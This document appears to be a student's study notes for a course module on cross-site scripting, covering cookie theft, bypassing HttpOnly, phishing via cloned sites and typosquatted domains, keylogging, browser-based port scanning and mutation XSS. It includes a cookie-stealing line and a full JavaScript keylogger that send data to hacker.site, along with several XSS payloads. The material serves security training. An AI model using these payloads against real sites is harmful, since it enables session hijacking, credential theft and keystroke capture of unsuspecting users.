Module 3 - Cross Site Scripting <"XSS">

Alert box is just enough to explain to the client that the flaw should be patched asap

Cross-Site Scripting

- Reflected XSS
- Persistent XSS
- DOM XSS

Dom based

- when we talk about Dom based, there're 2 fundamental keywords: - sources and sinks
    - eg: ***location.hash*** is the source of the untrusted input. ***.innerHTML*** is the sink where the input is used.
- read this: http://www.webappsec.org/projects/articles/071105.html

Universal XSS (UXSS)

- it doesn't leverage the flaws against web application but the browser, its ***extensions*** or ***plugins***
    - eg: google chrome extension WordReference

XSS Attacks

What is the worst thing you can do with XSS?

[1] Cookie Gathering

- stealing cookies is a 3-step process
    - script injection → cookie recording → logging


Stealing Cookies

- we need to send the ***document.cookie*** to something we can control
  - new Image().src = “http://hacker.site/C.php?cc=”+escape(document.cookie);


Few Scenarios to look at

Cookie Recording and Logging


basic use



Advanced use



- Once we obtain the desired cookies _^^ we can do several things in addition to ***Logging***
    - eg: a request to an API that requires the stolen cookie (impersonation), notify the attacker via email.
    - eg: netcat server → instead of setting up a server and configuring the scripts, **netcat** can be a fast and simple solution to track the stolen cookie.



Bypassing HTTPONLY flag

- XST - cross-site tracing
  - uses trace method to bypass httponly flag by creating curl request or using xmlhttprequest method in js
- exploiting web servers bugs
  - eg: apache http server 2.2.x through 2.2.21 (CVE-2012-0053)
    - poc: https://www.exploit-db.com/exploits/18442
  - Beef → there's a module called ***Apache cookie Disclosure***
    - BeEF tunneling proxy -Browser exploitation framwork)
      - Also effective against web dev protection techs such as suing multiple validations like ***User-Agent***, ***IP***, ***Custom headers***, etc..

[2] Defacements

- *one of the worst visible damages that an XSS flaw may cause.*

Categories

- Non-persistent or virual defacement → reflective XSS

- Persistent → stored XSS

[3] Phishing

- **Basic Example:**
  1. assuming we have xss flaw in a website and we want to steal the information that's submitted in a form, how do we do that?
     - Alter action attribute of the <FORM> tag.
  2. assume that the XSS flaw page is in the same page of the stolen form. ⇒ phishing attack :)


→ Phishing Attack

Cloning a website:

- Gnu wget command line
- beEF web cloning
- Social engineer toolkit site cloner


Chosing a domain:

- Once the website has been clone, you should consider where you will host the phishing site. Skipping the "logistics part" (virtual hosting, register, etc..), an interesting point to analyze is what domain name to use.
- The more the domain name is similar to the victim's domain name the better.
- The simplest way to generate an alike domain name is introducing **typos** and playing with **characters variations.**
  - eg: www.google.com → wwwgoogle.com



[4] Keylogging

- client side code xss js example:





```
var keys = ""; // WHERE > where to store the key strokes
document.onkeypress = function(e) {
    var get = window.event ? event : e;
    var key = get.keyCode ? get.keyCode : get.charCode;
    key = String.fromCharCode(key);
    keys += key;
}

window.setInterval(function(){
    if(keys !== ""){
        // HOW > sends the key strokes via GET using an Image element to listening hacker.site server
        var path = encodeURI("http://hacker.site/keylogger?k=" + keys);
        new Image().src = path;
        keys = "";
    }
}, 1000); // WHEN > sends the key strokes every second
```

Tools:

1. BeEF event logger
2. Metasploit http_javascript_keylogger

Metasploit http_javascript_keylogger






[5] Network Attacks


- at network layer we can optain access to varieties of services that would otherwise be unavailable over http.
    - eg: email services, fax and print services, internal web servers and more
- HTTP can usually bypass the enterance to intranet networks. Despite other protocols.

[5.1] IP Detection

- Extracting internal network information from victim's browsers is a task that requires the use of external browser's plugins, such as the Java JRE and a little bit of victim interaction with generated applets.
    - my address java applet
- **WebRTC** HTML5 feature to discover local IP addresses
    - demo: http://net.ipcalf.com/



[5.2] Subnet Detection



[5.3] Ping Sweeping

- Once a valid subnet has been obrained, the next stop is to ping sweep the network.
    - approaches: Java applets or same approach used before to detect subnets.
- HTML5 web Workers api

```
what's web workers api in html?
Web Workers in HTML5 enable parallel processing in web appl

Dedicated Workers: Dedicated to a single script, communica

Shared Workers: Can be shared among multiple scripts/window

Web Workers enhance responsiveness by allowing tasks like d
```

    - eg: dedicated workers


```
// In the main script
const worker = new Worker('worker.js');
worker.postMessage('Hello from the main script!');
worker.onmessage = function(event) {
console.log('Message from the worker:', event.data)
};
```

```
// In the main script
const worker = new Worker('worker.js');

worker.postMessage('Hello from the main script!');

worker.onmessage = function(event) {
    console.log('Message from the worker:', event.data)
};
```

- Using XHR technique to determine if the host is up or dead.
  - by observing the short timing response

[5.4] PortScanning

- Simple Port Scanner
  - <img> tag and DOM Events to detect whether a port on a specific host is opened or closed.
  - **Idea:** set the image source on a specific port of the target host in order to let the browser know to perform a tcp connection to the defined port and then analyze the events.



- ***JS Recon tool***

Self-XSS

Broswers based on chromium / bypasses

- `javascript:alert(1)`
- `data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg`
- `data:test/html,<script>alert("SELF-XSS")</script>`

Browsers based on Mozilla Firefox

- `javascript:(this.window='<script>document.location="http://example.com"</script>');`
- `data:text/html,<script>document.location="` http://example.com `"</script>`


Browsers based on Mozilla Firefox / bypasses

- create a new bookmark, name = ay_habal, location=javascript:alert(document.cookie);

Browsers Add-ons

NoScript Security Suite / bypasses


- Console limitation



Exotic XSS Vectors

- Mutation-based XSS (mXSS)
  - related to DOM properties.
  - may occur in innerHTML

This is not always true, however, and **Heiderich et al.** discovered with **innerHTML** property, that instead of handling user provided content as is, it *mutates*.



XML Namespaces in Unknown Elements Causing Structural Mutation (IE v8 and older)

```
<article xmlns ="urn:img
src=x onerror=xss()//" >123
```

OUTPUT

```
<?XML:NAMESPACE PREFIX = [default] >
<img src=x onerror=alert(1) NS = ">
<img src=x onerror=alert(1)" />
<article xmlns=">
<img src=x onerror=alert(1)">
</article>
```

Backslashes in CSS Escapes causing String-Boundary Violation (IE v7 and older)

```
<p style ="font-family:
'ar\27\3bx\3a
expression\28\61lert\28\31\2
9\29\3bial'" ></p>
```

OUTPUT


```
<P style="FONT-FAMILY:
'ar';x:expression(alert(1));ial'"></P>
```


Misfit Characters in Entity Representation breaking CSS Strings (IE v7 and older)

```
<p style="font-family:
'ar&quot;;x=expression(alert
(1))/*ial'"></p>
```

OUTPUT

```
<P style="FONT-FAMILY:
'ar';x:expression(alert(1))/*ial'"></P>
```





mXSS Multiple Mutations

- mXSS works recursively, so if a payload is encoded just access the innerHTML twice, anf if it is n-times encoded, access innerHTML n-times!
  - Demo: http://www.businessinfo.co.uk/labs/mxss/

> What does <listing> HTML Tag do?
> The <listing> element was intended as a way to render HTML
> It was never properly supported, and is now deprecated.
> Using <listing> will almost certainly result in unexpected
>
> Instead, use <code>, or place the content in a with
> Read more: https://html.com/tags/listing/#ixzz8KMYw843k

  - <listing><img src=1 onerror=alert(1)></listing>